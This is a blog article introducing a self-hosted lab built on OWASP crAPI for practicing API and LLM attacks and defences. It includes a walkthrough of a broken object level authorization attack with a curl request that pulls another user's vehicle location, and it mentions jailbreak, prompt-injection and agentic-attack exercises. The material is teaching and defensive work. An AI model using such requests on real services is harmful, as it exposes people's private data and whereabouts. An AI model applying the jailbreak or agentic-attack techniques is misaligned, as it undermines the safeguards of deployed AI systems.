I’ve been practicing cybersecurity for 10 years and recently realized Tech-Multiverse doesn’t have any content that covers this important topic. That changes today!

In this article, I’ll be introducing my new crAPI-LLM Security Lab, which is a self-hosted network of services specifically designed for practicing API security, LLM jailbreaks, agentic AI attacks, and defensive actions. It’s powered by the OWASP crAPI application and Ollama hosted AI models, allowing you to explore LLM related vulnerabilities and help strengthen your understanding of how to secure your AI applications.
With OWASP crAPI at it’s core, this lab adds standalone agents that you can customize, an API gateway to monitor traffic and block suspicious activity, and a simple demo UI you can use to explore endpoints and launch attacks with the push of a button. It even comes with documentation that breaks down the OWASP crAPI challenges, exposing the built-in vulnerabilities and providing defensive techniques to help you flex those cybersecurity muscles.
Once your dependancies are in place, the whole lab can be spun up with a single docker compose up command and you’ll be ready to run through the exercises and start customizing the lab to your heart’s content.

I learned that the ‘develop’ branch for OWASP’s crAPI includes a chatbot integrated into the application that you can exploit, so I made sure that was included in this lab.
Why LLM Security?
While OWASP’s Top 10 API Security Risks have been around a while, and AI applications are built on APIs, there are distinct nuances in how LLMs use APIs to perform various tasks. When models are allowed to access tools that interact with other services or data, the attack surface becomes much wider. Especially considering how models are often allowed to make decisions and can be coaxed into doing things they shouldn’t. That’s where the prompt injection, credential extraction, and excessive agency exercises in the lab challenges 16-18 are valuable for learning common LLM attacks and defense techniques.
On the offensive side of cybersecurity, the addition of customizable agents provides you with the ability simulate agentic attacks. The lab starts you off with simple scenarios, but you’ll be able to customize those to test any attack you can imagine. You’ll even be able to route your agents to an unmonitored instance of crAPI (http://127.0.0.1:8888) and compare those results to crAPI protected by the Kong API gateway (http://127.0.0.1:8088). Do your agentic attacks mimic normal user activity and slip through the gateway, or does the agent get blocked? Is your gateway even configured to look out for the bot-driven traffic? These are the exact scenarios you’ll be able to dive into with this lab!
At the end of this project overview, we’ll kick things off by walking through an example exercise from the OWASP crAPI challenges to demonstrate how you can leverage this lab to study the OWASP API Top 10.
Why Host Our LLM?
Because we’re going to try to break things!
Please don’t use these techniques on your ChatGPT, Gemini, or Claude accounts. 😂
This lab intentionally puts the LLM inside an environment that you control, so you can experiment with jailbreaks, prompt injection, and agentic attacks without attempting to compromise a production system, or getting yourself banned.
How Was This Lab Built?
I leveraged my favorite agentic IDE, Devin Desktop, to do the heavy lifting while I played Technical Product Manager. I provided the product requirements and shared the vision with my AI dev team. We agreed on a roadmap and began development.
I followed along as the team built everything out. My job was to validate that features were working as designed and to ensure the product vision was being met.
We ironed out kinks and made refinements, knowing that the LLM version of crAPI is still in development and comes with it’s own bugs that were out of scope for my agentic team.

In the end, I was shocked that this project was ready to launch after only using half of my Devin AI Pro’s weekly quota. That proved that the agents were fluent in this domain, worked swiftly and efficiently, leaving me with a powerful tool for myself and anyone else that’s interested in this domain.
The Lab’s Architecture
Here’s a simplified architectural diagram showing how the security lab pulls in the OWASP crAPI stack, allowing you to access it directly while also allowing you to go through an API gateway to add an extra layer of protection. The Ollama hosted models are available to any service within the Docker network.

The lab is configured to use these specific Ollama hosted models for the tasks listed below, but you can alter this setup to use any models you’d like:
qwen2.5:7b= agentic scripts that call toolsllama3.1:8b= crAPI Chatbotnomic-embed-text:latest= embeddings (this required a patch for crAPI to use Ollama embeddings)
Hardware Notes
My personal preference for this project was to run Docker on my MacBook Pro, since Docker uses too much drive space on my Windows WSL machine. However, my RTX4060 GPU is on my Windows machine, so that’s where I host my models for this lab.
I set everything up so you should be able to configure the network to meet your specific hardware requirements. You’ll even be able to swap out models and assign them to specific tasks, like running the crAPI Chatbot or powering agents that use tools to attack the application.
I’ve tested Ollama on my Mac and found inference times were horrible. Smaller models will work if you’re patient, but they may not perform well.
My Approach to AI Application Security
When I’m architecting AI powered solutions that integrate with enterprise platforms, I prefer to build them as isolated API services that each platform can call to run AI tasks. This means the AI service can support automated workflows managed by a platform, but it also allows users to kick-off agentic workflows manually with the push of a button.
This approach works great in scenarios where subject matter experts (SMEs) have identified prompts that consistently meet specific requirements. The platform submits a request with metadata that the AI service uses to pull in the appropriate prompt and context to complete the task. The response from the AI service provides exactly what each platform needs. The platform itself, or the users, can validate the response and decide to save it in the platform’s database.
The AI service is unable to access any of these platforms directly, which often store restricted data.
Prompts and product-specific contexts are processed server-side, which makes prompt injection challenging. While this approach doesn’t fit all use cases, it works great in pre-defined content development workflows.
In addition to that, I make sure to leverage CORs policies that only allow approved platforms to access the AI service, plus they need to provide a valid authentication token. The fact that all this runs behind a VPN adds the final layer of security.

Digging into my new crAPI-LLM Security Lab made me realize how my AI service’s architecture reduces our organization’s attack surface, but it also got me thinking about how I’d want to design future solutions where AI needs to access data directly.
It’s interesting to realize how my security training has become a subconscious pillar in how I architect software solutions.
OWASP API Top 10 crAPI Challenges
Let’s give you a sense of how the crAPI-LLM Security Lab can be used to practice the challenges built into OWASP’s crAPI application. OWASP provides you with the first challenge of accessing details of another user’s vehicle, then sends you on the hunt. That’s great if you’re up for a capture the flag challenge, but the documentation in my security lab intentionally provides you with more information to help give you a running start.
Here’s a written walkthrough of the first challenge using Chrome’s dev tools to access the network calls, while requests are modified and submitted directly through the browser’s console.
I prefer to use browser tools during a demo like this, since it gives non-technical audiences a view of what’s happening under-the-hood. I’ve seen API demos run using Postman or
curlcommands in a terminal, which tend to leave executives and stakeholders wondering how what they just saw relates to their browser-based workflows.
Challenge 1 — Broken Object Level Authorization (BOLA)
APIs tend to expose endpoints that handle object identifiers, creating a wide attack surface of Object Level Access Control issues. Object level authorization checks should be considered in every function that accesses a data source using an ID from the user.
Attack flow
- Become a legitimate user — sign up and log in to get a valid bearer token.
- Add your own vehicle — request the VIN/pin-code email, then call
add_vehicle. - Harvest victim
vehicleIds — list recent community posts. Eachauthorobject leaks the author’svehicleid. - Access another user’s location — call the location endpoint with a victim’s
vehicleid.
Example

I’m logged in as my new user, Alice, and look at Bob’s post about his new MG.
In the browser’s network dev tools, I open the request that loads the post data and see the response also contains Bob’s personal information, including his email and vehicle id:

Next, I open the Dashboard to find the request that loads Alice’s car details, including it’s location.
Right clicking that request in Chrome allows you to copy it as a curl or a fetch that you can modify. This copied request includes the authentication token that was given to Alice when she logged in, ensuring she’ll be able to submit the request successfully.
Now we can replace Alice’s vehicle ID with Bob’s and submit a new request, which provides a response that gives Alice the location of Bob’s vehicle:
The following is an example curl command that uses Alice’s Bearer token to retrieve Bob’s vehicle location from a terminal:
curl --url 'http://127.0.0.1:8888/identity/api/v2/vehicle/db88d13c-b159-436c-a20e-37127d7ce4e7/location' \
  -H 'Accept: */*' \
  -H 'Accept-Language: en-US,en;q=0.9' \
  -H 'Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJhbGljZUBleGFtcGxlLmNvbSIsImlhdCI6MTc4NTU1MzY4OSwiZXhwIjoxNzg2MTU4NDg5LCJyb2xlIjoidXNlciJ9.DgHa6QVCV0sMErdnttgnxylgonFgMxqQ3q8El48KinxHfA2FjoeTrI2FyrBOt_prD6wpEvbCB3cLJfVcEXuwuEY2JYpuBTrqHQnQdcGFNPJkye36ShHRxRtyLltHwXRyXGtd20SDgnXO8xlPDi4acGld0eXqCkzEt2-7W9VBhtCqTqJGq9UI3XUK5v62ajJCDAgSdW7r58RgBB9SqSjQqmowRf2MGRPRVzMgwQD6HvfDsgEn6AKqHU_zXW6NVadm-STqfd-k4eKZKZplfQkfVaLhImwEqgDZdRC5fBUKdpTmgul4j-Ym3VHeXNDnCbqH1QA4EL78FrD5ccuKyobRuQ' \
  -H 'Connection: keep-alive' \
  -H 'Content-Type: application/json' \
  -b 'chat_session_id=3ed902c5-5096-4f94-81dd-bf93f958d637; grafana_session=39a2babe5c37432e6d42dc10c6f4da84; grafana_session_expiry=1785650494' \
  -H 'Referer: http://127.0.0.1:8888/' \
  -H 'Sec-Fetch-Dest: empty' \
  -H 'Sec-Fetch-Mode: cors' \
  -H 'Sec-Fetch-Site: same-origin' \
  -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36' \
  -H 'sec-ch-ua: "Not=A?Brand";v="99", "Google Chrome";v="151", "Chromium";v="151"' \
  -H 'sec-ch-ua-mobile: ?0' \
  -H 'sec-ch-ua-platform: "macOS"'
Here is the curl response, which includes Bob’s vehicle location even though Alice is the user who asked for it:
{"carId":"db88d13c-b159-436c-a20e-37127d7ce4e7","vehicleLocation":{"id":3,"latitude":"37.746880","longitude":"-84.301460"},"fullName":"Bob","email":"bob@example.com"}% You can see how that the
curlcommand demo in a terminal wouldn’t have the same effect for someone who doesn’t work with APIs.
Defensive Actions
A developer’s immediate thought may be to simply update their query to the database and only pull in the data required to display the blog post, which would drop the other personally identifiable information (PII) from the response data.
While that does reduce the attack surface that we leveraged in this example, it doesn’t solve the problem systematically by blocking Alice from pulling Bob’s personal information when she does not own his data. That’s why it’s critical to ensure the user making the request has proper ownership of the data you’re about to show them.
It’s also important to avoid exposing internal identifiers. A simple lookup table like the example below can be used to map your internal IDs to public aliases.
| public_alias | internal_vehicle_uuid | owner_user_id |
|---|---|---|
| vh_9fQ2k1 | f89b5f21-7829-45cb-a650-299a61090378 | 42 |
Making the public alias a rolling ID that gets updated frequently would add another layer of security.
These combined approaches become a defense-in-depth strategy, which is one of the first techniques I learned in both digital and physical security.
A good analogy of a defense-in-depth strategy is making sure you lock both your car doors and the garage door to your house, even though your garage door is shut. If an intruder manages to open your garage door, they’re forced to work at obtaining further access.
What’s Next?
Our walkthrough of the first OWASP crAPI challenge was just one simple example of how this lab can be used to practice cybersecurity in a safe enviroment.
There are many more rabbit holes that we can go down with this new security lab!
I’ll be working on new articles and videos that dig deeper into the concepts we covered at a high-level today.
Until then, go checkout the crAPI-LLM Security Lab and give it a test drive.
If you’re not up to speed with everything it takes to get the lab running, leave me a post in the Tech-Multiverse Community on YouTube to let me know what content I can create to help you get started. Maybe you’ve never worked with Docker and need help setting that up, or you need to get Ollama running. I might even use your request in a livestream where you can attend and ask questions live.
I hope you find this new security lab helpful and have fun honing your cybersecurity skills in this fully customizable and safe environment.
Just be sure to use those skills to do good things! 😎